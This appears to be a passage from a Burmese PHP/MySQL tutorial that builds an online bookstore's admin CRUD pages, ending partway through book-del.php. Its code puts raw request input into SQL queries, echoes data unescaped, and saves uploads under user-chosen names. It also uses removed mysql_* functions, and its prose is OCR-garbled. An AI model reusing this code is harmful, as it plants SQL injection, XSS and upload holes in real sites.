Category တစ်ခုချင်းစီနဲ့အတူ cat-del.php ကိုသွားတဲ့ Link တွေ တွဲဖက်ထည့်သွင်းပေးလိုက်ခြင်းဖြစ်ပါတယ်။ ထူးခြားချက်ကတော့ cat-del.php ကိုသွားတဲ့အခါ သက်ဆိုရင်ရာ Record ရဲ့ id ကို URL Query အနေနဲ့ တွဲဖက်ထည့်သွင်းပေးထားခြင်းဖြစ်ပါတယ်။ cat-del.php မှာတော့ URL Query အနေနဲ့ လက်ဆင့်ကမ်းပါဝင်လာတဲ့ id ကို လက်ခံရယူပြီး အဲဒီ id နဲ့ ကိုက်ညီတဲ့ Record ကို ပယ်ဖျက်တဲ့ လုပ်ဆောင်ချက်ရေးသားပေးရ မှာဖြစ်ပါတယ်။

```
<?php
    include("confs/config.php");

    $id = $_GET['id'];
    $sql = "DELETE FROM categories WHERE id = $id";
    mysql_query($sql);

    header("location: cat-list.php");
?>
```

ပေးပိုလာတဲ့ id ကို WHERE Keyword နှင့်ဖက်ပေးထားတဲ့ DELETE Query တစ်ခုကိုအလုပ်လုပ်စေတဲ့ အတွက် သက်ဆိုင်ရာ Record ကိုပယ်ဖျက်ပေးသွားမှာပါ။ cat-list.php ကို Redirect လုပ်ပေးဖို့လည်း ထည့်သွင်းထားပါတယ်။ အခါန <http://localhost/store/admin/cat-list.php> မှာသွားကြည့်ရင် ပုံ (၃-၄) မှာပြထားသလို သက်ဆိုင်ရာ Category ရှေ့မှာ **del** Link လေးတွေဖက်ပါဝင်နေတာကို တွေ့ရမှာဖြစ်ပါတယ်။

Category List

- [[del](#)] History
- [[del](#)] Technology
- [[del](#)] Mythology
- [[del](#)] Sciences
- [[del](#)] Religions
- [[del](#)] Fiction
- [[del](#)] Magazine
- [[del](#)] Language
- [[del](#)] Comic

[New Category](#)

ပုံ (၃-၄) Category List with Delete Link

သက်ဆိုင်ရာ **del** ကို နိုပ်ခြင်းအားဖြင့် Category တွေကိုပယ်ဖျက်ဆိုင်ပြီဖြစ်ပါတယ်။ စမ်းသပ်ကြည့်ပါ။

ဆက်လက်ပြီး Category တွေကိုပြင်ဆင်နိုင်ဖို့ Edit လုပ်ဆောင်ချက်ကိုထည့်သွေးပါမယ်။ cat-list.php မှ အခုလိုဖြည့် စွက်ပေးပါ၏။

```
<h1>Category List</h1>
<?php
    include("confs/config.php");
    $result = mysql_query("SELECT * FROM categories");
?>

<ul>
    <?php while($row = mysql_fetch_assoc($result)): ?>
```

```

<li title="<?php echo $row['remark'] ?>">
    [ <a href="cat-del.php?id=<?php echo $row['id'] ?>" class="del">del</a> ]
    [ <a href="cat-edit.php?id=<?php echo $row['id'] ?>">edit</a> ]
    <?php echo $row['name'] ?>
</li>
<?php endwhile; ?>
</ul>

<a href="cat-new.php" class="new">New Category</a>

```

ပြီးခဲ့တဲ့အဆင့်မှာ **del** Link တွေထည့်သွင်းခဲ့သလိုပဲ cat-edit.php ကိုယားနိုင်တဲ့ **edit** Link တွေကို ထည့်သွင်းပေးလိုက်ခြင်းဖြစ်ပါတယ်။ သူမှာလည်း သက်ဆိုင်ရာ id ကို Query String အနေနဲ့ထည့်သွင်းပေးထားပါတယ်။ cat-edit.php မှာ Edit Form ထည့်သွင်းရေးသားမှာဖြစ်လို ထူးစံအတိုင်း HTML အပြည့်အစုံရေးသားပေးပါ။ ပြီးတဲ့အခါ <body> အတွင်းမှာမူ ပေးထားတဲ့ Code တွေကို ကူးယူထည့်သွင်းပေးပါ။

```

<h1>Edit Category</h1>

<?php
    include("confs/config.php");

    $id = $_GET['id'];
    $result = mysql_query("SELECT * FROM categories WHERE id = $id");
    $row = mysql_fetch_assoc($result);
?>

<form action="cat-update.php" method="post">
    <input type="hidden" name="id" value="<?php echo $row['id'] ?>">

    <label for="name">Category Name</label>
    <input type="text" name="name" id="name"
        value="<?php echo $row['name'] ?>">

    <label for="remark">Remark</label>
    <textarea name="remark"
        id="remark"><?php echo $row['remark'] ?></textarea>

    <br><br>
    <input type="submit" value="Update Category">
</form>

```

ကြည့်ရာတာအဆင်ပြေစေဖို့အတွက် CSS တစ်ချို့ကိုလည်း <style> အဖွင့်အပိတ်နဲ့ ထည့်သွင်းရေးသားပေးပါ၌။

```

form label {
    display: block;
    margin-top: 8px;
}

```

Edit Form ကို New Form တုန်းကလို Form ချဉ်းသက်သက်ဖော်ပြလို မရတော့ပါဘူး။ ပြင်ဆင်ဖို့ ရွေးချယ်လိုက်တဲ့

Record နဲ့သက်ဆိုင်တဲ့ အချက်အလက်တွေကို Form Input တွေထဲမှာ တွဲဖက်ဖော်ပြန့်လိုအပ်လာပါတယ်။ ဒါကြောင့် Form မရေးသားခင် Database နဲ့ချိတ်ဆက်ခြင်း၊ URL Query String နဲ့အတူပါလာတဲ့ id ကိုအသုံးပြုပြီး SELECT Query ပေးပို့ခြင်းတို့အရင်ဆောင်ရွက်ထားပါတယ်။ Category List Page မှာတုန်းက mysql_fetch_assoc() Function ကို Loop လုပ်ပြီး Record တွေရယူခဲ့ရပါတယ်။ ဒါ Edit From မှာတော့ SELECT Query ပေးပို့ကတည်းက id ကို WHERE Keyword နဲ့အတူ တွဲဖက်ပေးလိုက်လို ပြန်လည်ရရှိမယ့် Record က တစ်ကြောင်းတည်းဖြစ်မှု သေခြားနေပါတယ်။ categories Table မှာ id က PRIMARY ဆိုတော့ id တစ်ခုအတွက် Record နှစ်ခုရှိစရာ အကြောင်းမရှိပါဘူး။ ဒါကြောင့် Loop မလုပ်တော့ပဲ mysql_fetch_assoc() Function ကို တစ်ကြိမ်အလုပ်လုပ်စေပြီး ရလဒ်ကို \$row Variable ထဲမှာ Associative Array အဖြစ်ရယူထားလိုက်ပါတယ်။

HTML Form ရေးသားတဲ့အခါ Form Input တွေရဲ့ Value အနေနဲ့ Database ထဲကနေ ရရှိထားတဲ့ သက်ဆိုင်ရာ တန်ဖိုးတွေကို လိုက်လုပ်ထည့်သွင်းရိုက်ထုတ်စေထားပါတယ်။ ထူးခြားချက်အနေနဲ့ id ကိုလည်း Hidden Input တစ်ခု အနေ နဲ့ထည့်သွင်းပေးထားပါသေးတယ်။ ဒါမှာသာ Form ကို Submit လုပ်လိုက်တဲ့ အခါ ပြင်ဆင်ထားတဲ့ name, remark စတဲ့တန်ဖိုးတွေနဲ့အတူ id ကိုလည်း တွဲဖက်ပေးပို့သွားစေမှာဖြစ် ပါတယ်။ Hidden Input ဖြစ်လို့ အသုံးပြုသူ ကမြင်ရမှာမဟုတ်သလို ပြင်ဆင်လိုလည်းရမှာ မဟုတ်ပါဘူး။ categories Table ကို Update လုပ်တဲ့ အလုပ်ကိုလုပ်တဲ့အခါ Update လုပ်လိုတဲ့ Record id ပါဝင်ဖို့လိုအပ် တဲ့အတွက် လက်ဆင့်ကမ်းထည့်သွင်း ပေးလိုက်တဲ့သဘောပါ။ Form action အနေနဲ့ cat-update.php ကိုသတ်မှတ်ပေးထားပါတယ်။ cat-update.php မှာ categories Table ကို Update လုပ်ပေးတဲ့ လုပ်ဆောင်ချက်ကို ရေးသားပေးရမှာဖြစ်ပါတယ်။

```
<?php
include("confs/config.php");

$id = $_POST['id'];
$name = $_POST['name'];
$remark = $_POST['remark'];

$sql = "UPDATE categories SET name='$name', remark='$remark',
modified_date=now() WHERE id = $id";
mysql_query($sql);

header("location: cat-list.php");
?>
```

Form ကပေးပို့လာတဲ့ id, name နဲ့ remark တိုကိုလက်ခံရယူပြီး UPDATE Query တစ်ခု ပေးပို့လိုက်ခြင်း ဖြစ်ပါတယ်။ Update လုပ်ပြီးနောက် cat-list.php ကိုပဲ Redirect ပြန်လည်ပေးသွားဖို့ သတ်မှတ်ထားပါတယ်။ အခန်း <http://localhost/store/admin/cat-list.php> မှာ သွားကြည့်ရင် ပဲ့ (၉-၉) မှာပြထားသလိုသက်ဆိုင်ရာ Category နဲ့အတူ del နဲ့ edit Link တွေတွဲဖက်ပါဝင်နေမှာဖြစ်ပါတယ်။ ပြင်ဆင်လိုတဲ့ Category ရဲ့ edit ကိုပို့ပြီး စတင်ပြင်ဆင်နိုင်ပြီဖြစ်ပါတယ်။ စမ်းသပ်ကြည့်ပါ။

Category List

- [[del](#)] [[edit](#)] History
- [[del](#)] [[edit](#)] Technology
- [[del](#)] [[edit](#)] Mythology
- [[del](#)] [[edit](#)] Sciences
- [[del](#)] [[edit](#)] Religions
- [[del](#)] [[edit](#)] Magazine
- [[del](#)] [[edit](#)] Language
- [[del](#)] [[edit](#)] Comic

New Category

ပုံ (၉-၃) Category List with Complete CRUD


အခုခံရင် categories Table အတွက် Record များထည့်သွင်းခြင်း၊ ပယ်ဖျက်ခြင်း၊ ပြင်ဆင်ခြင်းစတဲ့ ကိစ္စတွေ စီမံနိုင်တဲ့ CRUD လုပ်ဆောင်ချက်တွေပြည့်စုပါပြီ။ ရှိပြုလုပ်ဆောင်ချက်တွေကို ကျွန်ုတေသနတို့ ဆက်လက်တည်ဆောက် သွားမယ့် Online Book Store ရဲ့အစိတ်အပိုင်းတစ်ခုအနေနဲ့ အသုံးပြုသွားမှာဖြစ်ပါတယ်။

တည်ဆောက်မယ့် Online Book Store မှာ အစိတ်အပိုင်းနှစ်ရပ်ပါဝင်မှာပါ။ တစ်ခုက Store မှာ ရှိနေတဲ့စာအုပ်တွေကို စီမံနိုင်တဲ့ Admin Interface ဖြစ်ပြီး၊ နောက်တစ်ခုကတော့ ဈေးဝယ်ယူသူက စာအုပ်တွေ ဈေးချယ်ဝယ်ယူနိုင်စေမယ့် Shopping Cart Interface တို့ပဲဖြစ်ပါတယ်။

Shopping Interface ကို `store` Folder ထဲမှာ ရေးသားတည်ဆောက်မှာဖြစ်ပြီး၊ Admin Interface ကိုတော့ `store` Folder ထဲက `admin` Folder ထဲမှာ ရေးသားတည်ဆောက်မှာဖြစ်ပါတယ်။ ဒါကြောင့်လည်း Category အတွက် CRUD လုပ်ငန်းစဉ်များကို `admin` Folder ထဲမှာ ရေးသားခဲ့ခြင်းဖြစ်ပါတယ်။

9.4 – Online Book Store – Admin Interface

Admin Interface တည်ဆောက်ဖို့အတွက် ပထမဦးဆုံးအနေနဲ့ လိုအပ်တဲ့ Table တွေတည်ဆောက်ပေးရမှာဖြစ်ပါတယ်။ တည် ဆောက်ရမယ့် Table တွေကတော့ books, orders, order_items တို့ပဲဖြစ်ပါတယ်။ ပုံ (၉-၄) မှာ လေ့လာကြည့်ပါ။



ပုံ (၃-၅) Table Relationship for Online Book Store

အောက်မှုပေးထားတဲ့ အချက်အလက်များအတိုင်း books အမည်နဲ့ Table တစ်ခု တည်ဆောက်ပေးပါ။

books Table

```

id - INT - Auto Increment / Primary Key
title - VARCHAR (255)
author - VARCHAR (255)
summary - TEXT
price - FLOAT
category_id - INT
cover - VARCHAR (255)
created_date - DATETIME
modified_date - DATETIME

```

books Table ဟာ စာအုပ်တွေနဲ့ပက်သက်တဲ့ အချက်အလက်တွေ သိမ်းဆည်းမယ့် Table တစ်ခုဖြစ်ပါတယ်။ category_id ဆိုတဲ့ Column တစ်ခုပါဝင်တာကိုသတိပြုပါ။ ဒ္ဓာတ် Column မှာ စာအုပ်အမျိုးအစားအတွက် အညွှန်း id ကို သိမ်းဆည်းမှာဖြစ်ပါတယ်။ စာအုပ်အမျိုးအစားနဲ့ပက်သက်တဲ့ အချက်အလက်တွေကိုတော့ books Table ထဲမှာ တဲ့မထည့်ပဲ ကျွန်ုတ်တို့ တည်ဆောက်ခဲ့ပြီးဖြစ်တဲ့ categories Table ထဲမှာ သို့မြားခဲ့မြားထည့် သွင်းထားမှာဖြစ်ပါတယ်။

ဥပမာ - categories Table ထဲမှာ Record တွေက အခုလိုရှိနေတယ်ဆိုကြပါစွာ -

id	name	remark	created_date	modified_date
1	Technology
2	Internet
3	Programming

Record တစ်ခုကို books Table ထဲမှာထည့်သွင်းတဲ့အခါ စာအုပ်အမျိုးအစားဟာ Internet ဖြစ်ကြောင်း သတ်မှတ်ပေးဖို့အတွက် category_id Column မှာ 2 ကိုထည့်ပေးရမှာဖြစ်ပါတယ်။ တန်ဖိုး 2 နဲ့ပက်သက်တဲ့ အမျိုးအစားအမည်၊ မှတ်ချက်စတဲ့အချက် အလက်တွေကို သိရှိလိုတဲ့အခါ သိမ်းဆည်းထားတဲ့ id ကိုအသုံးပြုပြီး categories Table ကင် ရယူလိုက်ရင် အမျိုးအစားအမည်ဟာ Internet ဖြစ်ကြောင်းနဲ့ တစ်ကွဲ အခြားအချက်အလက်တွေကိုလည်း ပြန်လည်ရရှိမှာဖြစ်ပါတယ်။ ဒီနည်းနဲ့ စာအုပ်အမျိုးအစားတွေအတွက် အချက်အလက်တွေကို categories Table ထဲမှာ ခွဲခြားသိမ်းဆည်းပြီး books Table မှာတော့ သက်ဆိုင်ရာ အမျိုးအစား id ကိုသာ အညွှန်းအဖြစ် သိမ်းဆည်းပေးရမှာပါ။ ဒါကြောင်း ပဲ (၉-၁) မှာလည်း ဒီ categories Table ရဲ့ id Column နဲ့ books Table ရဲ့ category_id Column တို့ကို ချိုပ်ဆက်ဖော်ပြပေးထားတာဖြစ်ပါတယ်။ ဒီဆက်စပ်မှုကို One-To-Many Relationship လို ခေါ်ကြပါတယ်။ Internet ဆိုတဲ့ Category တစ်ခုကိုချိတ် ဆက်ညွှန်းဆိုထားတဲ့စာအုပ်တွေ အများကြီး ရှိနိုင်တဲ့အတွက်ဖြစ်ပါတယ်။

books Table အတွက် cover အမည်နဲ့ Column တစ်ခုပါဝင် တာကိုလည်းသတိပြုပါ။ cover Column မှာ စာအုပ်မျက်နှာဖူးပုံအမည်ကို သိမ်းဆည်မှာဖြစ်ပြီး တစ်ကယ်မျက်နှာဖူးပုံကိုတော့ Database ထဲမှာမသိမ်းပဲ File အနေနဲ့ သိမ်းဆည်းထားမှာဖြစ်ပါတယ်။

မှတ်ချက် ။ ။ Table တွေတည်ဆောက်ပြီးတဲ့အခါ ပဲ (၉-၁) မှာဖော်ပြထားတဲ့ Interface ကို phpMyAdmin ရဲ့ Main Menu ထဲက Design View ကိုနိုပ်ခြင်းအားဖြင့်ရရှိနိုင်ပါတယ်။

ဆက်လက်ပြီး orders Table ကိုလည်း အောက်မှာပေးထားတဲ့ အချက်အလက်များအတိုင်း တည်ဆောက်ပေးပါ။

orders Table

```
id - INT - Auto Increment / Primary Key
name - VARCHAR (255)
email - VARCHAR (255)
phone - VARCHAR (255)
address - TEXT
status - INT (1)
created_date - DATETIME
modified_date - DATETIME
```

order Table ဟာ စာအုပ်မှုယူသူကို ဆက်သွယ်ရမယ့်အချက်အလက်များ သိမ်းဆည်းမယ့် Table တစ်ခုဖြစ်ပါတယ်။ နောက်ဆုံး Table တစ်ခုအနေနဲ့ order_items Table ကို ပေးထားတဲ့အချက်များအတိုင်း ဆက်လက်တည်ဆောက်ပေးပါ။

order_items Table

```
id - INT - Auto Increment / Primary Key
book_id - INT
order_id - INT
qty - INT
```

order_items Table ဟာ orders Table နဲ့ ဆက်စပ်နေပါတယ်။ စာအုပ်ဝယ်ယူဖို့အတွက် အမှာစာမှာ ပါဝင်လာမယ့် မှာယူလိုတဲ့ စာအုပ်တွေအများကြီး ပါဝင်နိုင်ပါတယ်။ မှာယူလိုတဲ့ စာအုပ်များနဲ့ပေါက်သက်တဲ့ အချက်အလက်တွေကို ဆက်သွယ်ရမယ့်အချက်အလက်များနဲ့ ရောထားခြင်းထက် သီးခြားခဲ့ခြားထားမသာ လက်တွေရေးသားတဲ့အခါ ပိုအဆင်ပြေစေမှာဖြစ်လို့ သီးခြား Table တစ်ခုနဲ့ခြားသိမ်းဆည်းဖို့ ရည်ရွယ်ထားခြင်းဖြစ်ပါတယ်။ ပုံ (၉-၁) မှာ ပြန်လည်လေ့လာရင် order_items Table ရဲ့ book_id Column က books Table ရဲ့ id Column ကို ညွှန်ထားပါ။ ထည့်သွင်းနေကြ created_date နဲ့ modified_date တိုကိုတော့ order_items Table မှာ ထည့်သွင်းမထားပါဘူး။ orders Table မှပါဝင်ပြီးဖြစ် လို့ ထပ်မလိုတော့တဲ့အတွက် မထည့်သွင်းတော့ခြင်းဖြစ်ပါတယ်။

လိုအပ်တဲ့ Table တွေတည်ဆောက်ပြီးပြန့်ရင် စာအုပ်တွေကို CRUD လုပ်ငန်းများနဲ့စီမံခိုင်တဲ့ Interface ကို ဆက်လက်တည်ဆောက်ကြပါမယ်။ **store** Folder ထဲမှာ File နဲ့ Folder တစ်ခုပါ။ ကိုဖြည့်စွာက်ပေးပါ။

```
store/
|--- admin/
|   |--- confs/
|   |   |--- config.php
|   |--- covers/* *
|   |--- cat-list.php
|   |--- cat-new.php
|   |--- cat-add.php
|   |--- cat-edit.php
|   |--- cat-update.php
|   |--- cat-del.php
|   |--- index.php
|   |--- book-list.php *
|   |--- book-new.php *
|   |--- book-add.php *
|   |--- book-edit.php *
|   |--- book-update.php *
|   |--- book-del.php *
|--- index.php
```

ဖြည့်စွာက်ထည့်သွင်းရမယ့် File နဲ့ Folder တွေကို နောက်မှာ Star ပြပေးထားပါတယ်။ မြင်သာအောင် ထည့်ပေးထားတာပါ။ File နဲ့ Folder အမည်တွေမှာ Star တွေထည့်ပေးဖို့မဟုတ်ပါဘူး။

covers အမည်နဲ့ Folder တစ်ခုဖြည့်စွာက်ထည့်သွင်းထားပြီး ကျော် File တွေကတော့ books Table အတွက် CRUD လုပ်ဆောင်ချက်တွေ ရေးသားဖို့လိုအပ်တဲ့ File တွေဖြစ်ပါတယ်။ categories Table အတွက် ရေးသားခဲ့တဲ့ Code တွေနဲ့ အတော်များများ ဆင်တူမှာဖြစ်ပါတယ်။ ပထမဦးဆုံး book-new.php မှာ HTML အပြည့်အစုစည်သွင်းပေးပါ။ ပြီးရင် <body> အတွင်းမှာ ပေးထားတဲ့ Form ကို ကူးယူထည့်သွင်းပေးပါ။

```

<h1>New Book</h1>
<form action="book-add.php" method="post" enctype="multipart/form-data">
    <label for="title">Book Title</label>
    <input type="text" name="title" id="title">

    <label for="author">Author</label>
    <input type="text" name="author" id="author">

    <label for="summary">Summary</label>
    <textarea name="summary" id="summary"></textarea>

    <label for="price">Price</label>
    <input type="text" name="price" id="price">

    <label for="categories">Category</label>
    <select name="category_id" id="categories">
        <option value="0">-- Choose --</option>

        <?php
            include("confs/config.php");
            $result = mysql_query("SELECT id, name FROM categories");
            while($row = mysql_fetch_assoc($result)) :
        ?>
        <option value="<?php echo $row['id'] ?>">
            <?php echo $row['name'] ?>
        </option>
        <?php endwhile; ?>
    </select>

    <label for="cover">Cover</label>
    <input type="file" name="cover" id="cover">

    <br><br>
    <input type="submit" value="Add Book">
    <a href="book-list.php" class="back">Back</a>
</form>

```

ဒါ Form မှ ထူးခြားချက်နှစ်ခုရှိပါတယ်။ တစ်ခုကတော့ စာအုပ်မျက်နှာဖုံးပံ့ကို Upload ပြလုပ်လိုတဲ့အတွက် <form> Element မှ enctype Attribute သတ်မှတ်ပေးထားခင်းဖြစ်ပါတယ်။ နောက်တစ်ခုကတော့၊ အသုံးပြသူက Category ကို အလွယ်တစ်ကုရွေး ချယ်နှင်းအောင် Select Box နှုပ်ပေးထားပါတယ်။ Select Box အတွက် <option> တွေရရှိဖို့ အတွက် categories Table ထဲက အချက်အလက်တွေကိုရယူပြီး Category id ကို <option> ရဲ့ value အဖြစ်သတ်မှတ်ထားပြီး Category name ကိုတော့ Content အနေနဲ့သတ်မှတ်ပေးထားပါတယ်။ ဒါကြောင့် ဖော်ပြတဲ့ အခါ စာအုပ်အမျိုးအစားတွေကို ရွေးလိုရတဲ့ Select Box အနေနဲ့ ဖော်ပြပေးမှာပါ။

ကြည့်ရတာအဆင်ပြနေဖို့အတွက် CSS တစ်ချို့ကိုထုံးစာတိုင်း <style> အဖွင့်အပိတ်နဲ့ထည့်သွင်းရေးသားပေးပါရှိုး။

```

form label {
    display: block;
    margin-top: 8px;
}

```

Form action မှ book-add.php လိုပေးထားပါတယ်။ book-add.php မှ books Table ထဲကို Record ထည့်သွင်းတဲ့ လုပ်ဆောင်ချက်ရေးသားရေးရုံးပါ။ ပေးထားတဲ့ Code ကိုကူးယူထည့်သွင်းပေးပါ။

```
<?php
include("conf/config.php");

$title = $_POST['title'];
$author = $_POST['author'];
$summary = $_POST['summary'];
$price = $_POST['price'];
$category_id = $_POST['category_id'];
$cover = $_FILES['cover']['name'];
$tmp = $_FILES['cover']['tmp_name'];

if($cover) {
    move_uploaded_file($tmp, "covers/$cover");
}

$sql = "INSERT INTO books (
    title, author, summary, price, category_id,
    cover, created_date, modified_date
) VALUES (
    '$title', '$author', '$summary', '$price',
    '$category_id', '$cover', now(), now()
)";

mysql_query($sql);
header("location: book-list.php");
?>
```

Form ကပေးပိုလာတဲ့ထဲမှာ မျက်နှာဖုံးပုံအတွက် Image File ပါဝါ့ဖက်ပါဝင်လာနိုင်တဲ့အတွက် File Upload ကိုပါ ဆောင်ရွက်ထားတာကိုသတိပြုပါ။ မျက်နှာဖုံးပုံ File တွေကို covers Folder ထဲမှာထိပ်းဆည်းထားလိုတဲ့အတွက် move_uploaded_file() ကိုသုံးပြီး ပြောင်းရွှေ့ပိမ်းပေးထားပါတယ်။ books Table ရဲ့ cover Column မှ တော့ ကျိုးစောင်တို့ ကြိုတင်စဉ်းစားထားတဲ့အတိုင်း File အမည်ကိုထည့်သွင်းပေးထားပါတယ်။ လုပ်ဆောင်ချက် အားလုံး အပြီးမှ book-list.php ကို Redirect လုပ်ထားပါတယ်၏ book-list.php မှတော့ စာအုပ် စာရင်းကိုဖော်ပြုပေးရမှာပါ။ ဒါကြောင့် HTML အပြည့်အစုံ ထည့်သွင်းပေးပါ။ ပြီးရင် <body> အတွင်းမှာပေးထားတဲ့ Code ကို ကူးယူထည့်သွင်းပေးပါ။

```
<h1>Book List</h1>
<?php
include("conf/config.php");

$result = mysql_query("
    SELECT books.*, categories.name
    FROM books LEFT JOIN categories
    ON books.category_id = categories.id
    ORDER BY books.created_date DESC
");
?>
```

```

<ul class="books">

    <?php while($row = mysql_fetch_assoc($result)): ?>
        <li>
            

            <b><?php echo $row['title'] ?></b>
            <i>by <?php echo $row['author'] ?></i>
            <small>(in <?php echo $row['name'] ?>)</small>
            <span>$<?php echo $row['price'] ?></span>
            <div><?php echo $row['summary'] ?></div>

            [<a href="book-del.php?id=<?php echo $row['id'] ?>" class="del">del</a>]
            [<a href="book-edit.php?id=<?php echo $row['id'] ?>">edit</a>]
        </li>
    <?php endwhile; ?>

</ul>

<a href="book-new.php" class="new">New Book</a>

```

အချက်အလက်တွေရယူတဲ့ SELECT Query မှာ ထူးခြားချက်ရှိလာပါပြီ။ books Table ထဲမှာ သက်ဆိုင်ရာစာအုပ်ရဲ့ Category အမည်ကိုသိမ်းဆည်းပါဘူး။ Category ID ကိုသာ သိမ်းဆည်းထားပါတယ်။ ဖော်ပြုမယ့် စာအုပ် စာရင်း မှာ အဲဒီ ID ကိုပြုလိုဆိုရင် အသုံးပြုသူကနားလည်သိရှိနိုင်မှုမဟုတ်ပါဘူး။ ID အစားသူနဲ့ကိုကြည့်တဲ့ Category အမည်ကို categories Table ထဲကနေရယူပြီးဖော်ပြုပေးမှ အဆင်ပြုမှာပါ။ ပုံမှန်ဆိုရင် နှစ်ခါ အလုပ်လုပ်ရမယ့် သဘောရှိပါတယ်။ books Table ထဲက အချက်အလက်တွေကိုတစ်ကြိမ်ရယူ၊ ပြီးတော့မှ books Table ကနေရှိလာတဲ့ category_id ကို အသုံးပြုပြီး Category အမည်ကို categories Table ထဲကနေ နောက်တစ်ကြိမ် ရယူခြင်းအားဖြင့် နှစ်ကြိမ်ရယူအလုပ်လုပ် ရမယ့်သဘောဖြစ်ပါတယ်။ ဒီလိုနှစ်ကြိမ်လုပ်ဖို့မလိုအောင် books Table က အချက်အလက်တွေ နဲ့ categories Table က အချက်အလက်တွေကိုလိုအပ်သလို ချိတ်ဆက်ရယူပေးအောင် SELECT Query မှာတစ်ခါတည်း သတ်မှတ်ထားခြင်းဖြစ်ပါတယ်။

နှုန္နမှာရေးသားထားတဲ့ SELECT Query ကို အခုလိုအဓိပ္ပာယ်ဖွင့်ဆိုနိုင်ပါတယ်။

SELECT books.* , categories.name - books Table ။ Column အားလုံးနဲ့ categories Table ။ name Column တိုကိုရယူပေးပါ။

FROM books LEFT JOIN categories - books Table နဲ့ categories Table တို့ကို Table တစ်ခု တည်းကဲသို့ တွဲဆက်ဖော်ပြုပေးပါ။

ON books.category_id = categories.id - books Table ။ category_id Column နဲ့ categories Table ။ id Column တိုကိုကြည့်တဲ့ Record ရဲ့ name Column ကိုတွဲဖက်ပေးရမှာ ဖြစ်ပါတယ်။

ဒီလိုသတ်မှတ်လိုက်တဲ့အတွက် ပြန်လည်ရရှိမှာကတော့ books Table ။ Column အားလုံးရဲ့နောက်မှာကပ်ပြီး သက်ဆိုင်ရာ Record ရဲ့ category_id နဲ့ ကိုကြည့်တဲ့ Category အမည်ကို Table တစ်ခုတည်းကဲသို့ တွဲဖက်ရရှိစေမှာ

ဖြစ်ပါတယ်။ ရရှိမယ့်ပုံစံနူးနာကဒီလိုပါ -

id	title	author	summary	price	category_id	...	modified_date	name
1	Book1	2	Tech
2	Book2	5	Web
3	Book3	2	Tech

နောက်ထပ်ထူးခြားချက်ကတော့ Record တွေကို Element နဲ့ ဖော်ပြန်စေတဲ့နေရာမှာ cover Column မှာရှိနေတဲ့တန်ဖိုးကို Element ရဲ့ src မှာ ထည့်သွင်းပေးထားခြင်းဖြစ်ပါတယ်။ ဒါကြောင့် cover File Name ကိုအသုံးပြုပြီးပုံအနေနဲ့ ဖော်ပြပေးမှာ ဖြစ်ပါတယ်။ ပြီးတော့မှ title, author, summary, price, name (Category Name) တိုကို မတူညီတဲ့ Element တစ်ခုခဲ့နဲ့ဖော်ပြန်စေပါတယ်။

တစ်လက်စတည်း Edit, Delete ပြုလုပ်နိုင်မယ့် Link တစ်ခုခဲ့ကိုလဲ တွဲဖက်ဖော်ပြထားစေပါတယ်။ ခုနေ Browser URL Bar မှာ <http://localhost/store/admin/book-new.php> ကို သွားစေမယ်ဆိုရင် စာအုပ်အသစ်တစ်အုပ် ထည့်သွင်းနိုင်တဲ့ Form ကိုတွေ့ရှုမှာ ဖြစ်ပါတယ်။ အဲဒီ Form ကိုသုံးပြီးစာအုပ်တစ်ချို့ ထည့်သွင်းပေးပါ။ ပြီးရင် Browser URL မှာ <http://localhost/store/admin/book-list.php> လိုထည့်သွင်းကြည့်ရင် ပုံ (၅-၁) မှာပြထားသလို ရလဒ်ကိုရရှိနေစေမှာဖြစ်ပါတယ်။

Book List

- Introduction to Data Science** Jeffrey Stanton (in System Design) \$4.99
This book provides non-technical readers with a gentle introduction to essential concepts and activities of data science. For more technical readers, the book provides explanations and code for a range of interesting applications using the open source R language for statistical computing and graphics.
[del] [edit]
- Exploring Programming Language Architecture in Perl** Bill Hails (in Programming) \$49.99
By the end of this book you should have a thorough understanding of the inner workings of a programming language interpreter. The source code is presented in full, and several iterations add more features until it could be considered pretty complete. The interpreter is written to be as easy to understand as possible; it has no clever optimizations that might obscure the basic ideas, and the code and the ideas will be described to the best of my ability without any unexplained technical jargon.
[del] [edit]
- Ubuntu Pocket Guide and Reference** Keir Thomas (in General) \$9.99
A very well written introductory book with no fluff for the Ubuntu operating system. The book is rather dated though (Hasnt been updated since 2009) and new users may be confused with the changes such as the Unity interface that have gone into Ubuntu over the years.
[del] [edit]

New Book

ပုံ (၅-၁) Online Book Store – Book List

စာအုပ်စာရင်းနဲ့အတူ ပယ်ပျက်ခြင်း ပြင်ဆင်ခြင်းတို့ပြုလုပ်နိုင်တဲ့ del, edit တိုပါဝင်လာပေမယ့် တစ်ကယ်အလုပ်လုပ်ဖို့အတွက်လိုအပ်တဲ့ Code တွေကို ဆက်လက်ရေးသားပေးရှိုးမှုပါ။ book-del.php မှာ အခုလိုရေးသားပေးပါ။

```
<?php
include("conf/config.php");

$id = $_GET['id'];
